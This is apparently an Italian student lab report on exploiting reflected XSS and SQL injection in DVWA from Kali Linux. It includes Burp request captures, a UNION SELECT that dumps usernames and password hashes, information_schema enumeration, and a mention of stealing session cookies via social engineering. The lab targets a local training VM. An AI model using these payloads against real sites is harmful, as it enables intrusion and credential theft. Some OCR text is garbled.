

TECNICHE DI EXPLOIT CON #XSS REFLECTED E #SQL:

#DVWA + KALI LINUX

TRACCIA:

CONFIGURATE IL VOSTRO LABORATORIO VIRTUALE PER RAGGIUNGERE LA DVWA DALLA MACCHINA KALI LINUX (L'ATTACCANTE). ASSICURATEVI CHE CI SIA COMUNICAZIONE TRA LE DUE MACCHINE CON IL COMANDO PING. RAGGIUNGETE LA DVWA E SETTATE IL LIVELLO DI SICUREZZA A «LOW».

SCEGLIETE UNA DELLE VULNERABILITÀ XSS ED UNA DELLE VULNERABILITÀ SQL INJECTION: LO SCOPO DEL LABORATORIO È SFRUTTARE CON SUCCESSO LE VULNERABILITÀ CON LE TECNICHE VISTE NELLA LEZIONE TEORICA. LA SOLUZIONE RIPORTA L'APPROCCIO UTILIZZATO PER LE SEGUENTI VULNERABILITÀ:

-XSS REFLECTED

-SQL INJECTION (NON BLIND)

CONSEGNA:

XSS

1. ESEMPI BASE DI XSS REFLECTED, I (IL CORSIVO DI HTML), ALERT (DI JAVASCRIPT), ECC
2. COOKIE (RECUPERO IL COOKIE), WEBSERVER ECC.


SQL

1. CONTROLLO DI INJECTION
2. ESEMPI
3. UNION SCREENSHOT/SPIEGAZIONE IN UN REPORT DI PDF

AL FINE DELL'ESERCIZIO È SUFFICIENTE CHE LE DUE MACCHINE (KALI E METASPLOITABLE) SIANO SULLA STESSA RETE, LASCIO QUINDI L'IP DI **METASPLOITABLE** SIA **192.168.50.101**, MENTRE QUELLO DI **KALI LINUX** RESTERÀ **192.168.50.100**. E FACCIO UN PING DI PROVA DA KALI.

```
File Actions Edit View Help
(django@kali)~$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data:
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=0.745 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=1.71 ms
^C
— 192.168.50.101 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1035ms
rtt min/avg/max/mdev = 0.745/1.229/1.714/0.484 ms
```

IN SEGUITO MI CONNETTO DA CHROMIUM DI BURPSUITE ALL'APP VULNERABILE INSTALLATA SU METASPLOITABLE TRAMITE IL SUO INDIRIZZO IP E MANTENENDO LA SICUREZZA SU LOW PROCEDO AGLI EXPLOIT





#XSS REFLECTED:

PROVIAMO ANCHE QUESTO TIPO DI ATTACCO, DOVE È SUFFICIENTE ANDARE AD INSERIRE LO SCRIPT NEL CAMPO DI INPUT DELLA PAGINA. NE HO SCELTI DUE (DI CUI UNO PRESENTATO NELLE SLIDE DURANTE IL CORSO) CHE PRESENTANO DUE TIPI DI ATTACCO E OBIETTIVI DIVERSI.


IL PRIMO VISUALIZZA NEL CAMPO IL TESTO DESIDERATO.

IL SECONDO RESTITUISCE L'ID DELLA SESSIONE UTENTE. IL LINK MALEVOLO VA INVIATO TRAMITE L'UTILIZZO DI TECNICHE SOCIAL ENGINEERING ALL'UTENTE BERSAGLIO PER COMPLETARE L'ATTACCO.


LA VERIFICA DELLA POSSIBILITÀ DI UN ATTACCO XSS REFLECTED PUÒ ESSERE FATTA INIZIANDO AD INVIARE UN SEMPLICE TEST PER VEDERE SE LA PAGINA RESTITUISCE UNA SCRITTA IN CORSIVO CON `<i>CIAO</i>`



#ALERT 'XSS' / HELLO RICK



#DOCUMENT.COOKIE



#SQL INJECTION:

INIZIO OTTENENDO L'ELENCO COMPLETO DEGLI UTENTI PRESENTI NEL DB.
UTILIZZANDO UN'INGANNEVOLE STRINGA COME ' OR'a'='a OPPURE '% or '0'='0 IL SITO TROVERA' UNA **VARIABILE SEMPRE VERA** QUANDO ANDRA' A CONTROLLARE CHE L'userID COMBACI.

IN SEGUITO GRAZIE ALL'UTILIZZO DEL COMANDO UNION NELLA STRINGA **1'UNION SELECT user,password FROM users#** PROVVEDO A RECUPERARE **NOMI UTENTE E PASSWORD IN FORMATO HASH** E PER SICUREZZA ME LI COPIO/INCOLLO E SALVO SU UN FILE .TXT CHE AD ESEMPIO CHIAMERÒ PWD.TXT
QUESTO FILE POTRA' SUCESSIVAMENTE ESSERE CRACCATO CON L'AIUTO DEL TOOL JOHN THE RIPPER.

PER CONCLUDERE ESEGUO UN COMANDO UTILE '% and 1=0 union select null,table_name from information_schema.tables # CHE MI RESTITUISCE TUTTE LE TABELLE PRESENTI NELL'**INFORMA-TION_SCHEMA**: IN ESSO SONO MEMORIZZATE TUTTE LE INFORMAZIONI RIGUARDO LE TABELLE, E TUTTI GLI ALTRI DATABASE GESTITI DA MYSQL. SALVO I DATI SU UN ALTRO FILE .TXT.

192.168.50.101/dwa/vulnerabilities/sqli/

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

Vulnerability: SQL Injection

User ID:

OR 'a'='a

Submit

More info

<http://www.securiteam.com/securityreviews/SOPOL>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unikwpl.net/techtips/sql-injection.html>

Burp Suite Community Edition v2023.9.1 - Temporary Project

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Organizer

Extensions

Learn

Intercept

HTTP History

WebSockets history

Proxy settings

Request to http://192.168.50.101:80

Forward

Drop

Intercept is on

Action

Open browser

Pretty

Raw

Hex

1 GET /dwa/vulnerabilities/sqli/?id=K27+OR+K27a%27%3D%27a&Submit=Submit HTTP/1.1

2 Host: 192.168.50.101

3 Upgrade-Insecure-Requests: 1

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

6 Referer: http://192.168.50.101/dwa/vulnerabilities/sqli/

7 Accept-Encoding: gzip, deflate

8 Accept-Language: en-US,en;q=0.9

9 Cookie: security=low; PHPSESSID=eb4c5861c45fd57e64be38bc4bb5e8a

10 Connection: close

11

12

192.168.50.101/dwa/vulnerabilities/sqli/?id=%27+OR+%27a%27%3D%27a&Submit=Submit#

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

Vulnerability: SQL Injection

User ID:

ID: ' OR 'a'='a

First name: admin

Surname: admin

ID: ' OR 'a'='a

First name: Gordon

Surname: Brown

ID: ' OR 'a'='a

First name: Hack

Surname: Me

ID: ' OR 'a'='a

First name: Pablo

Surname: Picasso

ID: ' OR 'a'='a

First name: Bob

Surname: Smith

COMANDO 1

Burp Suite Community Edition v2023.9.1 - Temporary Project

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Organizer

Extensions

Learn

Intercept

HTTP History

WebSockets history

Proxy settings

Request to http://192.168.50.101:80

Forward

Drop

Intercept is on

Action

Open browser

Pretty

Raw

Hex

1 GET /dwa/vulnerabilities/sqli/?id=K27+UNION+SELECT+user%2Cpassword+FROM+users%23&Submit=Submit HTTP/1.1

2 Host: 192.168.50.101

3 Upgrade-Insecure-Requests: 1

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

6 Referer: http://192.168.50.101/dwa/vulnerabilities/sqli/?id=K27+OR+K27a%27%3D%27a&Submit=5ubmit

7 Accept-Encoding: gzip, deflate

8 Accept-Language: en-US,en;q=0.9

9 Cookie: security=low; PHPSESSID=eb4c5861c45fd57e64be38bc4bb5e8a

10 Connection: close

11

12

192.168.50.101/dwa/vulnerabilities/sqli/?id=%27+OR+%27a%27%3D%27a&Submit=Submit#

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

Vulnerability: SQL Injection

User ID:

1'UNION SELECT user,password

Submit

ID: ' OR 'a'='a

First name: admin

Surname: admin

ID: ' OR 'a'='a

First name: Gordon

Surname: Brown

ID: ' OR 'a'='a

First name: Hack

Surname: Me

ID: ' OR 'a'='a

First name: Pablo

Surname: Picasso

ID: ' OR 'a'='a

First name: Bob

Surname: Smith

Burp Suite Community Edition v2023.9.1 - Temporary Project

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Organizer

Extensions

Learn

Intercept

HTTP History

WebSockets history

Proxy settings

Request to http://192.168.50.101:80

Forward

Drop

Intercept is on

Action

Open browser

Pretty

Raw

Hex

1 GET /dwa/vulnerabilities/sqli/?id=K27+UNION+SELECT+user%2Cpassword+FROM+users%23&Submit=Submit HTTP/1.1

2 Host: 192.168.50.101

3 Upgrade-Insecure-Requests: 1

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

6 Referer: http://192.168.50.101/dwa/vulnerabilities/sqli/?id=K27+OR+K27a%27%3D%27a&Submit=5ubmit

7 Accept-Encoding: gzip, deflate

8 Accept-Language: en-US,en;q=0.9

9 Cookie: security=low; PHPSESSID=eb4c5861c45fd57e64be38bc4bb5e8a

10 Connection: close

11

12

192.168.50.101/dwa/vulnerabilities/sqli/?id=%27UNION+SELECT+user%2Cpassword+FROM+users%23&Submit=Submit#

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

Vulnerability: SQL Injection

User ID:

1'UNION SELECT user,password FROM users#

First name: admin

Surname: admin

1'UNION SELECT user,password FROM users#

First name: admin

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

1'UNION SELECT user,password FROM users#

First name: gordonb

Surname: e99a18c428cb38d5f260853678922e03

1'UNION SELECT user,password FROM users#

First name: 1337

Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

1'UNION SELECT user,password FROM users#

First name: pablo

Surname: 0d107d09f5bbe40cade3de5c71e9eb7

1'UNION SELECT user,password FROM users#

First name: smithy

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

File Edit Search View Document Help

1 ID: 1'UNION SELECT user,password FROM users#

2 First name: admin

3 Surname: admin

4 ID: 1'UNION SELECT user,password FROM users#

5 First name: admin

6 Surname: 5f4dcc3b5aa765d61d8327deb882cf99

7 ID: 1'UNION SELECT user,password FROM users#

8 First name: gordonb

9 Surname: e99a18c428cb38d5f260853678922e03

10 ID: 1'UNION SELECT user,password FROM users#

11 First name: 1337

12 Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

13 ID: 1'UNION SELECT user,password FROM users#

14 First name: pablo

15 Surname: 0d107d09f5bbe40cade3de5c71e9eb7

16 ID: 1'UNION SELECT user,password FROM users#

17 First name: smithy

18 Surname: 5f4dcc3b5aa765d61d8327deb882cf99

192.168.50.101/dwa/vulnerabilities/sqli/?id=%25%27+and+1=0 union select null,%2C+user%28%29+from+information_schema.tables#

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

Vulnerability: SQL Injection

User ID:

W' and 1=0 union select null, ta

Submit

ID: '% or 0=0 union select null, user(

First name: admin

Surname: admin

ID: '% or 0=0 union select null, user(

First name: Gordon

Surname: Brown

ID: '% or 0=0 union select null, user(

First name: Hack

Surname: Me

ID: '% or 0=0 union select null, user(

First name: Pablo

Surname: Picasso

ID: '% or 0=0 union select null, user(

First name: Bob

Surname: Smith

ID: '% or 0=0 union select null, user(

First name:

Surname: root@localhost

Burp Suite Community Edition v2023.9.1 - Temporary Project

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Organizer

Extensions

Learn

Intercept

HTTP History

WebSockets history

Proxy settings

Request to http://192.168.50.101:80

Forward

Drop

Intercept is on

Action

Open browser

Pretty

Raw

Hex

1 GET /dwa/vulnerabilities/sqli/?id=K25%27+and+K30B+union+select+null%2C+table_name+from+information_schema.tables+K23&Submit=Submit HTTP/1.1

2 Host: 192.168.50.101

3 Upgrade-Insecure-Requests: 1

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

6 Referer: http://192.168.50.101/dwa/vulnerabilities/sqli/?id=K25%27+and+K30B+union+select+null%2C+table_name+from+information_schema.tables+K23&Submit=Submit

7 Accept-Encoding: gzip, deflate

8 Accept-Language: en-US,en;q=0.9

9 Cookie: security=low; PHPSESSID=eb4c5861c45fd57e64be38bc4bb5e8a

10 Connection: close

11

12

192.168.50.101/dwa/vulnerabilities/sqli/?id=%25%27+and+1=0 union select null,%2C+table_name+from+information_schema.tables+K23&Submit=Submit#

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

Vulnerability: SQL Injection

User ID:

Submit

ID: '% and 1=0 union select null, table_name from information_schema.tables #

First name: CHARACTER_SETS

Surname: CHARACTER_SETS

ID: '% and 1=0 union select null, table_name from information_schema.tables #

First name: COLLATIONS

Surname: COLLATIONS

ID: '% and 1=0 union select null, table_name from information_schema.tables #

First name: COLLATION_CHARACTER_SET_APPLICABILITY

Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: '% and 1=0 union select null, table_name from information_schema.tables #

First name: COLUMNS

Surname: COLUMNS

ID: '% and 1=0 union select null, table_name from information_schema.tables #

First name: COLUMN_PRIVILEGES

Surname: COLUMN_PRIVILEGES

ID: '% and 1=0 union select null, table_name from information_schema.tables #

First name: KEY_COLUMN_USAGE

Surname: KEY_COLUMN_USAGE

ID: '% and 1=0 union select null, table_name from information_schema.tables #

First name: PROFILING

Surname: PROFILING

ID: '% and 1=0 union select null, table_name from information_schema.tables #

First name: ROUTINES

Surname: ROUTINES

ID: '% and 1=0 union select null, table_name from information_schema.tables #

First name: SCHEMATA

Surname: SCHEMATA